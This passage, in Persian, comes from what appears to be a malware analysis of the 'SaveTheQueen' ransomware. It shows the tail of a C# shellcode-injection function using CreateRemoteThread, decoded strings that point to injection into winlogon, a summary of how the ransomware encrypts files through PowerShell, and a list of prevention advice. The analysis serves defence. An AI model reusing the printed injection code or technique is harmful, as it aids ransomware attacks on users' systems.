    CreateRemoteThread(procHandle, IntPtr.Zero, 0, allocMemAddress, IntPtr.Zero, 0, IntPtr.Zero);

    return 0;
}
```

شکل ۲۶- تابع تزریق ShellCode در درون پروسس

شکل زیر نمونه‌ای از توابعی را نشان می‌دهد که در تبدیل کدهای Base64String به Utf-8 قابل مشاهده می‌باشد. در این شکل می‌توان پروسس winlogon را مشاهده کرد که به احتمال زیاد کدها و فرایندهای مخرب درون این پروسس تزریق می‌گردد.

```
CompilerServicesDebuggingModeslpThreadAttributesdwCreationFlagsargsdwDesiredAccesshProcessOpenProcessGetProcAddresslpBaseAddresslpAddresslpStartAddressObj
ectInjectflProtectConvertGodTestShellcodeTestVirtualAllocExWrite.ProcessMemory(winlogon)
```

شکل ۲۷- استفاده از پروسس winlogon جهت تزریق ShellCode در آن

مقادیر موجود در V3 و V4 متفاوت می‌باشند و بدافزار در مراحل مختلف اقدام به اجرای دستورات مختلفی می‌کند. در هر مرحله کدهای مربوطه به یکی از پروسس‌های فعال سیستم تزریق شده و عملیاتی را انجام می‌دهد. در کل می‌توان نوع فعالیت بدافزار را در تحلیل بخش کد بدین صورت بیان کرد:

ابتدا کدهای فایل SaveTheQueen.exe اجرا شده و با استفاده از powershell دستوراتی را اجرا می‌کند. در محیط Powershell دو دستور بصورت پشت سرهم اجرا می‌گردد که بصورت Base64String و فشرده شده می‌باشند و از یک پروژه موجود در گیت‌هاب استفاده شده و دستورات رمزگذاری فایل را درون پروسسی تزریق می‌کند. دستورات تزریق شده به پروسس مورد نظر اجرا شده و تمام فایل‌های سیستم را رمز کرده و پسوند SaveTheQueen. را به انتهای هر فایل اضافه می‌گردد. در انتها نیز یک فایل متنی را توسط pwershell در سیستم ایجاد می‌کند. فعالیت بدافزار با بستن cmd که در دسکتاپ قابل مشاهده می‌باشد، پایان می‌یابد.

۶ توصیه‌های امنیتی برای پیشگیری

۱) گرفتن فایل پشتیبان بصورت دوره‌ای از فایل‌های سیستم و ذخیره آن در محل دیگر

۲) استفاده از آنتی‌ویروس قوی و بروزرسانی مداوم آن

۳) خودداری از بازکردن و اجرا فایل‌های مشکوک و ناشناس
۴) خودداری از بازکردن ایمیل‌های مشکوک و ناشناس
۵) اطمینان از سالم بودن دستگاه‌های جانبی مانند فلش
۶) استفاده از رمزعبور قوی بر روی درایوهای سیستم
۷) استفاده از سیستم‌عامل جدید و بروزرسانی شده
۸) بروزرسانی مداوم سیستم عامل
۹) پیکربندی مناسب پروتکل‌های مورد استفاده در شبکه متناسب با محیط کار